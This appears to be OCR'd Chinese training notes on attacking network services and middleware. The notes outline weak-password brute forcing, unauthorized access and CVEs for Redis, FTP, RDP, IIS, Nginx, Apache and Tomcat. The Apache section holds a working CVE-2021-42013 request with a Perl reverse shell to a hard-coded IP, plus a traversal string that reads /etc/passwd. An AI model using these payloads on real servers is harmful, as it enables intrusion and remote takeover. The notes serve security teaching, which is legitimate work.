
服务攻防-中间件安全&CVE 复现

&IIS&Apache&Tomcat&Nginx

服务攻防-小迪安全

前置知识

- 开放服务
- 对应端口
- 服务类型
- 配置安全
- 安全漏洞



数据库应用

- Redis
  - 未授权访问-配置不当
    - 写Shell
    - 写计时任务
    - 写登录密钥
    - 配合RCE
  - 漏洞：沙箱绕过RCE CVE-2022-0543
- MYSQL：身份验证绕过-CVE-2012-2122利用
- Hadoop
  - 未授权访问-配置不当
  - RCE
- Influxdb：漏洞-JWT验证-未授权访问
- CouchDB
  - 未授权访问-漏洞
  - RCE
- Elasticsearch
  - 文件写入
  - RCE
- H2 Database：未授权访问-配置不当

文件传输

- FTP
  - 端口：21
  - 安全
    - 弱口令：hydra
    - 搭建软件漏洞
      - proftpd
      - serv-u
      - vsftpd
- Rsync
  - 端口：873
  - 安全：配置不当未授权访问
  - 利用
    - 查看，下载，上传文件
    - 利用定时任务上传文件实现反弹shell
    - msfconsole探针判断


远程控制

- RDP
  - 端口：3389
  - 安全：弱口令：hydra
- SSH
  - 端口：22
  - 安全
    - 弱口令：hydra
    - 特定漏洞
      - openssh openssl
      - 插件
- 第三方应用
  - 向日葵
    - 端口40000-60000
    - RCE
  - VNC
    - 端口5900
    - 空口令&密码猜解
  - Teamviewer：cve-2020-13699

设备平台

- Kibana
  - 端口5601
  - #设备平台-Kibana-CVE-2019-7609
- Zabbix
  - 端口10051
  - #设备平台-Zabbix-CVE-2022-23131

数据通讯


端口扫描
组合猜测
信息来源
特性漏洞
未授权访问
弱口令爆破
1 判断服务开放
2 判断服务类型
3 判断利用方式
数据库
文件传输
远程控制
数据通讯

#知识点：

中间件及框架列表：

IIS，Apache，Nginx，Tomcat，Docker，Weblogic，JBoos，WebSphere，Jenkins ，GlassFish，Jira，Struts2，Laravel，Solr，Shiro，Thinkphp，Spring，Flask，jQuery 等

1、中间件-IIS-短文件&解析&蓝屏等

2、中间件-Nginx-文件解析&命令执行等

3、中间件-Apache-RCE&目录遍历&文件解析等

4、中间件-Tomcat-弱口令&文件上传&文件包含等

#章节内容：

常见中间件的安全测试：

1、配置不当-解析&弱口令

2、安全机制-特定安全漏洞

3、安全机制-弱口令爆破攻击

4、安全应用-框架特定安全漏洞

#前置知识：

中间件安全测试流程：

1、判断中间件信息-名称&版本&三方

2、判断中间件问题-配置不当&公开漏洞

3、判断中间件利用-弱口令&EXP&框架漏洞

应用服务安全测试流程：见图

1、判断服务开放情况-端口扫描&组合应用等

2、判断服务类型归属-数据库&文件传输&通讯等

3、判断服务利用方式-特定漏洞&未授权&弱口令等

演示案例：

- 中间件-IIS-短文件&解析&蓝屏等
- 中间件-Nginx-文件解析&命令执行等
- 中间件-Apache-RCE&目录遍历&文件解析等

- 中间件-Tomcat-弱口令&文件上传&文件包含等
- 中间件-Apache_RCE&Fofa_Viewer-走向高端啊

#中间件-IIS-短文件&解析&蓝屏等

1、短文件：信息收集

2、文件解析：还有点用

3、HTTP.SYS：蓝屏崩溃

4、CVE-2017-7269 条件过老

#中间件-Nginx-文件解析&命令执行等

1、后缀解析 文件名解析

配置不当：该漏洞与 Nginx、php 版本无关，属于用户配置不当造成的解析漏洞。

CVE-2013-4547：影响版本：Nginx 0.8.41 ~ 1.4.3 / 1.5.0 ~ 1.5.7

2、cve_2021_23017 无 EXP

3、cve_2017_7529 意义不大

#中间件-Apache-RCE&目录遍历&文件解析等

Apache HTTP Server 是美国阿帕奇（Apache）基金会的一款开源网页服务器。该服务器具有快速、可靠且可通过简单的 API 进行扩充的特点，发现 Apache HTTP Server 2.4.50 中针对 CVE-2021-41773 的修复不够充分。攻击者可以使用路径遍历攻击将 URL 映射到由类似别名的指令配置的目录之外的文件。如果这些目录之外的文件不受通常的默认配置"要求全部拒绝"的保护，则这些请求可能会成功。如果还为这些别名路径启用了 CGI 脚本，则这可能允许远程代码执行。此问题仅影响 Apache 2.4.49 和 Apache 2.4.50，而不影响更早版本。

1、cve_2021_42013 RCE

```
POST /cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh
echo;perl -e 'use
Socket;$i="47.94.236.117";$p=5566;socket(S,PF_INET,SOCK_STREAM,ge
tprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/b
in/sh -i");};'
```

2、cve_2021_41773 目录穿越

Apache HTTP Server 2.4.49、2.4.50 版本对路径规范化所做的更改中存在一个路径穿越漏洞，攻击者可利用该漏洞读取到 Web 目录外的其他文件，如系统配置文件、网站源码等，甚至在特定情况下，攻击者可构造恶意请求执行命令，控制服务器。

Burp：

```
/icons/.%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/etc/
passwd
```

3、cve-2017-15715 文件解析

Apache HTTPD 是一款 HTTP 服务器。其 2.4.0~2.4.29 版本存在一个解析漏洞，在解析 PHP 时，1.php\x0A 将被按照 PHP 后缀进行解析，导致绕过一些服务器的安全策略。

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址